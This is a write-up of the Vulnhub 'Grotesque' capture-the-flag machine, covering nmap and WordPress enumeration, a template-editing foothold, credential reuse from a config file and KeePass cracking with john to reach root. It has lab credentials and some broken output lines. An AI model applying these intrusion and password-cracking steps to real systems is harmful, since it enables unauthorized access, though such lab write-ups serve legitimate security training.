Grotesque

Grotesque is a vulnerable machine of the Vulnhub platform.

Link: https://www.vulnhub.com/entry/grotesque-101,658/
Date realease: 10 Mar 2021
Author: tasiyanci
Report By: Martin Martinez

Goal: Get root.
Difficulty: Medium

Enumeration

To obtain the IP of the victim machine I must execute the sweep ping technique, this basically sends ICMP packets to a range of IP and if it receives a response it means that the machine is active.

fping -a -g 192.168.56.0/24 2>/dev/null > ip-discovering.txt

The IP address of the target machine is:

→ 192.168.56.107

Also, not having any information about the machine I like to know if it is a Windows or Linux machine, so I send an ICMP packet and based on the TTL determine the operating system.

ping -c 1 192.168.56.107

```
kali@kali:~/Vulnhub/grotesque$ ping -c 1 192.168.56.107
PING 192.168.56.107 (192.168.56.107) 56(84) bytes of data.
64 bytes from 192.168.56.107: icmp_seq=1 ttl=64 time=0.379 ms

--- 192.168.56.107 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.379/0.379/0.379/0.000 ms
```

TTL => 64 => Linux


From here I like to perform a port scan but divided into two phases:

→ one to get only open ports.
→ another to drill down on those ports.

AllPorts

To run a super fast scan we have to use the following options (only recommended in controlled environments):

nmap -sS --min-rate 5000 -Pn -n 192.168.56.107 -p- --open -oA nmap/all/allPorts



The results show only two open ports, and 66 I have never seen before but that is what the second phase is for, to get much more information.

DeepScan

nmap -sC -sV 192.168.56.107 -p 66,80 -vvv -oA nmap/deep/-deepScan

The above command will show us more information about the ports, in addition to executing the default scripts.

```
PORT   STATE SERVICE REASON  VERSION
66/tcp open  http    syn-ack WEBrick httpd 1.4.2 (Ruby 2.5.5 (2019-03-15))
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: WEBrick/1.4.2 (Ruby/2.5.5/2019-03-15)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
80/tcp open  http    syn-ack Apache httpd 2.4.38
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: 404 Not Found
Service Info: Host: 127.0.1.1
```

Now I know both ports are HTTP but I also got the versions, to get even more information I like to perform requests manually with netcat:

```
kali@kali:~/Vulnhub/grotesque$ nc 192.168.56.107 80
OPTIONS / HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Wed, 06 Oct 2021 17:01:57 GMT
Server: Apache/2.4.38 (Debian)
```

Thanks to this manual request I now know that the operating system is Debian!

When I visited the web pages I did NOT find anything on port 80, but I did on port 66, it was also the one where nmap reported much more information, and I ran whatweb and it reported the following:


```
kali@kali:~/Vulnhub/grotesque$ whatweb http://192.168.56.107:66
http://192.168.56.107:66 [200 OK] Country[RESERVED][ZZ], HTML5,
/1.4.2 (Ruby/2.5.5/2019-03-15)], IP[192.168.56.107], Ruby[2.5.5,
```

Now that I have these versions I will look for vulnerabilities and try to gain access to the server.


But I didn't find much either, so I decided to search for directories with dirsearch:

dirsearch -u http://192.168.56.107:66

```
Starting:
200 -   34KB - /LICENSE
200 -    1KB - /assets/
301 -   46B  - /assets  →  http://192.168.56.107:66/assets/
200 -    2KB - /changelog.txt
301 -   52B  - /functions  ->  http://192.168.56.107:66/functions/
200 -    6KB - /functions/
200 -    1MB - /index
200 -    1MB - /index.html
200 -   34KB - /license.txt
```



After searching for quite a while I realized that there was a link to download the project that does NOT appear on the original page!



That file looks very suspicious!

I got this:

```
forwardslash:
for wordpress, it's on port 80/lyricsblog:
friendzone:
```

It is a "secret" page on port 80 that uses wordpres, So I will check the page and run a scan with wpscan.

wps --url http://192.168.56.107 -e vp,vt, u

WPScan found a user and I can also enter the login page without any problem.

```
[i] User(s) Identified:

[+] erdalkomurcu
 | Found By: Author Posts - Author Pattern
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
```

Also on the login page, I confirm the user and I find a small message... the password must be in capital letters, so I could use a special dictionary.

```
password
should
be
uppercase
```


> **Error:** The password you entered for the username **erdalkomurcu** is incorrect. also check your line

As part of my review on web pages I like to check the source code, as many times you can find interesting things there and in this case I found an image.

```
41      </head>
42  <!-- /lyricsblog/yesman.png -->
43  <body class="home blog custom-backgrou
44  <div id="page" class="site">
```

This name catches my attention and could be a clue, and going through the blogs written in /lyricsblog/ I found the following!

After trying a thousand ways to create a dictionary with the above blog content, I decided to copy its content to a file and decided to run "md5sum" and get a hash with the file I created and got the following:




Also the password should be in capital letters, so I just changed the letters and that's it, that's the password.


FootHold

Now to gain access to the system I decided to execute the typical attack in which you modify the template of some theme, in this case 404.php and change the code to malicious code,

Now I have access to the machine!



But now I must escalate my privileges, Because it is a wordpress, there is usually a configuration file in which you could find credentials



The credentials are:

→ raphael
→ _double_trouble_

```
www-data@grotesque:/var/www/html/lyricsblog$ su raphael
su raphael
Password: _double_trouble_

raphael@grotesque:/var/www/html/lyricsblog$ whoami
whoami
raphael
raphael@grotesque:/var/www/html/lyricsblog$
```

```
raphael@grotesque:~$ ls -al
ls -al
total 24
drwxr-xr-x  4 raphael raphael 4096 Oct  6 11:35 .
drwxr-xr-x  3 root    root    4096 Jan 18  2021 ..
-rwx------  1 raphael raphael 2174 Jan 18  2021 .chadroot.kdbx
drwx------  3 raphael raphael 4096 Oct  6 11:35 .gnupg
-r-x------  1 raphael raphael   32 Jan 18  2021 user.txt
drwxr-xr-x 10 raphael raphael 4096 Jan 18  2021 vvmlist.github.io
raphael@grotesque:~$ cat user.txt
cat user.txt
F6ACB21652E095630BB1BEBD1E587FE7raphael@grotesque:~$ file ./.chadroot.kdbx
file ./.chadroot.kdbx
./.chadroot.kdbx: Keepass password database 2.x KDBX
```

PrivEsc

Doing a little check through the system, I found a file that is a keepass password manager file, so it might have more credentials, so I will try to crack it.

In order to get the file I used netcat, but that's not all, now I have to convert it to a format that john can understand with the following command

keepass2john chadroot.kdbx > chadjohn

Now that the file is in an understandable format, I used the following command to obtain the contr

john --wordlist=/usar/share/wordlists/rockyou.txt chadjohn

```
┌──(kali㉿kali)-[~/Vulnhub/grotesque/files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt chadjohn
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
chatter          (chadroot)
1g 0:00:02:06 DONE (2021-10-06 13:35) 0.007936g/s 214.0p/s 214.0c/s 214.0C/
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now I can change user and have full system privileges!

```
raphael@grotesque:~$ su root
Password:
root@grotesque:/home/raphael# whoami
root
```